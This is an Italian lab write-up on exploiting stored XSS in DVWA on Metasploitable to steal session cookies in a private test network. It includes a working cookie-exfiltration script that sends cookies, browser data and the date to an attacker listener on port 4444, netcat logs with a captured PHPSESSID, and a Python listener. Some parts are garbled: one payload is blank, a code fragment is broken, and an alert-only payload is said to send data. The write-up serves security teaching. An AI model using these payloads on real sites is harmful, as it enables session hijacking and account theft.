

A background image of a circuit board with a grid of binary code (0s and 1s) overlaid. The word "XSS" is prominently displayed in white capital letters on the right side of the board.

L'obiettivo di oggi ci richiede di sfruttare la vulnerabilità **XSS persistente** presente sulla Web Application DVWA al fine di simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio:

Livello difficoltà DVWA: LOW



IP Kali Linux: 192.168.104.100/24

IP Metasploitable: 192.168.104.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **4444**

Per prima cosa, come richiesto dall'obiettivo, andiamo a cambiare gli IP delle macchine (kali e metasploitable), quindi apriamo da virtualbox la nostra kali e ci spostiamo su network manager per apportare le adeguate modifiche all'IP. Aggiungiamo una rete con l'IP 192.168.104.100/24, dopo aver verificato da terminale, con il comando “ **ip a** ” confermando che tutto è impostato nel giusto modo.

Passando alla metasploitable, una volta dentro lanciamo il comando “ **sudo nano /etc/network/interfaces** ” per aprire la configurazione di rete dove cambiamo l'address, il network ed il gateway rispettivamente con 192.168.104.150, 192.168.104.0 e 192.168.104.1 torniamo su terminale e riavviamo la rete con il comando “ **sudo /etc/init.d/networking restart** ”. Fatto ciò per assicurarci che la configurazione sia andata a buon fine lanciamo il comando “ **ip a** ” anche stavolta tutto risulta settato a dovere.

```

File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7           File: /etc/network/interfaces


# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.104.150/24
    netmask 255.255.255.0
    network 192.168.104.0
    gateway 192.168.104.1

```

Torniamo sulla kali e lanciamo un ping verso la metasploitable per capire se le due macchine comunicano tra loro, da terminale lanciamo il comando “ **ping 192.168.104.150** ”.



Dopodiché apriamo il nostro browser e proviamo a connettiamoci alla DVWA della metasploitable cioè 192.168.104.150.

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)





Ci aprirà una pagina con una grande scritta “metasploitable2” con sotto un menù, clicchiamo su DVWA per accedervi e verremo reindirizzati ad una pagina di login dove inseriremo user ‘admin’ e password ‘password’, ed entriamo.

Per ricevere i cookie, avviamo un web server che stampi le richieste ricevute.

Per farlo apriamo il terminale kali e lanciamo il comando “**nc -l -p 4444**” e per il momento lo lasciamo lì in ascolto in background.

Una volta all'interno della DVWA ci spostiamo sulla sezione DVWA Security per impostare il livello di sicurezza su “ **low** ”.

Andiamo poi su XSS stored e nel campo Name scriveremo “cookie” e nel campo message inserire lo script che ci serve per “rubare” i cookie di sessione, che sarà il seguente “**<script>alert(document.cookie)</script>**” così quando un altro utente (es. un admin o un visitatore) visualizza la pagina che contiene il messaggio iniettato, il browser esegue lo script e l'utente vedrà comparire un popup alert che mostra il contenuto dei cookie della sessione attiva come vediamo in figura.



Proviamo ad approfondire lo script utilizzato “**<script>alert(document.cookie)</script>**” :

- **<script> . . . <script>** : Questa è una coppia di tag HTML che permette di inserire ed eseguire lo script all'interno di una pagina web.
Quando una pagina web viene caricata, il browser esegue tutto ciò che si trova dentro i tag **<script>**, a meno che non venga bloccato da filtri di sicurezza.
- **(document.cookie)** : Questo comando JavaScript restituisce tutti i cookie attivi per il dominio corrente. Questi cookie sono fondamentali perché permettono all'utente di rimanere loggato. Se un attaccante riesce a leggerli, può simulare quella stessa sessione nel proprio browser e prendere il controllo dell'account della vittima.
- **alert(...)** : La funzione alert() serve per mostrare un messaggio popup nel browser dell'utente. È spesso usata nei test di sicurezza per verificare se un attacco XSS è andato a buon fine, perché se compare il popup significa che il codice malevolo è stato eseguito.

In sintesi: cosa fa lo script?

- Recupera i cookie della sessione utente **(document.cookie)**
- Mostra i cookie in un popup visibile **(alert(...))**
- È usato a scopo dimostrativo, ma in un attacco reale al posto di **alert** si userebbe una tecnica per inviarli a un server esterno e rubarli silenziosamente.

Questo tipo di attacco è un esempio base di Stored XSS, che dimostra come sia possibile eseguire codice arbitrario nel browser di un altro utente, e che in assenza di filtri e sanitizzazione, un semplice input dell'utente può compromettere la sicurezza dell'intera applicazione web, e dimostra la gravità delle vulnerabilità XSS anche quando sembrano “innocue”.

Riapriamo il terminale di kali che avevamo lasciato in ascolto e come vediamo in figura possiamo dire che il web server è riuscito a “rubare” i cookie di sessione.


```
(kali㉿kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=07ebf947349dcfb13fc6612f912dc7a1 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

Proviamo a fare lo stesso procedimento ma con livello di sicurezza impostato su **medium**, in questo caso DVWA applica un minimo di filtraggio quindi lo script usato in precedenza non funzionerà. Quindi useremo questo script “****” per ottenere i cookie di sessione, e come si evince dall’immagine siamo riusciti a ottenere i cookie, ma vediamo nel dettaglio lo script utilizzato:

- **** : crea un elemento immagine HTML. Il valore x nel src (source) non è un file immagine valido, quindi il browser non riesce a caricarla. Questo errore attiva l’evento onerror.
- **onerror="..."** : questo è un attributo evento HTML che permette di eseguire JavaScript quando si verifica un errore di caricamento dell’immagine. In questo caso, quando il browser non riesce a caricare x, esegue il codice all’interno di onerror.
- **alert(document.cookie)** : come già sappiamo, alert() mostra un popup. **document.cookie** stampa i cookie attivi nella sessione corrente. Se la vittima è autenticata, vedrà un popup con i suoi cookie di sessione (es. PHPSESSID=abc123xyz).

Cosa fa in sintesi


- Crea un’immagine non valida (src=x)
- Quando fallisce il caricamento, esegue del codice (l’onerror)
- Il codice eseguito è alert(document.cookie), che mostra i cookie in un popup



The image contains two screenshots of the DVWA application interface. The top screenshot shows the 'Script Security' page with the security level set to 'medium'. The bottom screenshot shows the 'Vulnerability: Stored Cross Site Scripting (XSS)' page where a user has entered the malicious script into the 'Message' field. A confirmation dialog box is visible at the bottom right, containing the IP address '192.168.104.150', the session identifier 'security=medium; PHPSESSID=07ebf947349dcfb13fc6612f912dc7a1', and an 'OK' button.

Per ottenere più informazioni con un dump completo (cookie, indirizzo IP, browser version e data) se usiamo il security level low il procedimento rimarrà praticamente invariato, quindi apriamo il terminale kali e lasciamo il nostro web server in ascolto (“**nc -l -p 4444**”), ci spostiamo su XSS stored sul server DVWA dove inserire questo script: **<script> var cookies = encodeURIComponent(document.cookie); var browser = encodeURIComponent(navigator.userAgent); var date = encodeURIComponent(new Date().toString()); new Image().src = "http://192.168.104.100:4444/?cookie=" + cookies + "&browser=" + browser + "&date=" + date; </script>**

A differenza dei precedenti script usati con questo script possiamo reperire più informazioni grazie all’uso di “**var cookie, var browser, var date**” che appunto ci permettono di recuperare i cookies, informazioni sul browser e sistema operativo della vittima, data e ora leggibile. Mentre la parte “**new Image().src = “<http://192.168.104.100:4444/?cookie>** ecc..” ci permette di inviare tutte le informazioni al nostro web server in ascolto, la richiesta che arriverà al web server una volta usato lo script sarà come quella che vediamo sotto in figura:



```
(kali㉿kali)-[~]
$ nc -l -p 4444
GET /?cookie=security%3Dlow%3B%20PHPSESSID%3D07ebf947349dcfb13fc6612f912dc7a1&browser=Mozilla%2F5.0%20(X11%3B%20Linux%20x86_64%3B%20rv%3A128.0)%20Gecko%2F20100101%20Firefox%2F128.0&date=Mon%20May%202019%202025%2009%3A17%3A41%20GMT-0400%20(Eastern%20Daylight%20Time) HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

#Importazione delle librerie necessarie

```
import http.server
import socketserver
import urllib.parse
```

Per creare un server HTTP
Per collegare il server a una porta TCP
Per analizzare URL e parametri query string

#Porta su cui il server ascolterà (modificabile a seconda dei casi)

PORT = 4444

#Definizione di una classe custom per gestire le richieste HTTP in arrivo

class XSSRequestHandler(http.server.BaseHTTPRequestHandler):

Metodo chiamato automaticamente quando arriva una richiesta GET

def do_GET(self):

Parsing dell'URL ricevuto

parsed_path = urllib.parse.urlparse(self.path)

Estrazione e parsing dei parametri GET dalla query string

query = urllib.parse.parse_qs(parsed_path.query)

Mentre se dovessimo provare un dump completo con security level medium il procedimento si intensifica in quanto sarà necessario migliorare il nostro web server di ricezione. Per migliorarlo quindi modifichiamo il codice in python del web server. Creando un file .py che fungerà da listener sul nostro terminal kali con il seguente codice:

```
# Importiamo le librerie necessarie
import http.server
import socketserver
import urllib.parse

# Porta su cui il server ascolterà
PORT = 4444

# Definizione di una classe custom per gestire le richieste HTTP in arrivo
class XSSRequestHandler(http.server.BaseHTTPRequestHandler):

    # Metodo chiamato automaticamente quando arriva una richiesta GET
    def do_GET(self):
        # Parsing dell'URL ricevuto (es: /?key=value)
        parsed_path = urllib.parse.urlparse(self.path)

        # Estrazione e parsing dei parametri GET dalla query string
        query = urllib.parse.parse_qs(parsed_path.query)
```

```
#Stampa a schermo dell'indirizzo IP del client che ha fatto la richiesta
print(f"\n--- RICHIESTA IN ARRIVO DA {self.client_address[0]} ---")
")

#Stampa del percorso richiesto (senza query string)
print(f"Path: {parsed_path.path}")

# Stampa dei parametri GET uno per uno
print("Query params:")
for key, value in query.items():
    # value è sempre una lista, si prende il primo valore
    print(f" {key}: {value[0]}\n")

#Stampa dell'intestazione HTTP "Referer", utile per capire da quale
pagina arriva la richiesta

print(f"Referer: {self.headers.get('Referer')}")
print("--- FINE ---\n")

# Invio di una risposta HTTP 200 OK con contenuto 'text/plain'
self.send_response(200)
self.send_header('Content-type', 'text/plain')
self.end_headers()

# Corpo della risposta (semplice messaggio "OK")
self.wfile.write(b'OK')

# Avvio del listener HTTP sulla porta specificata
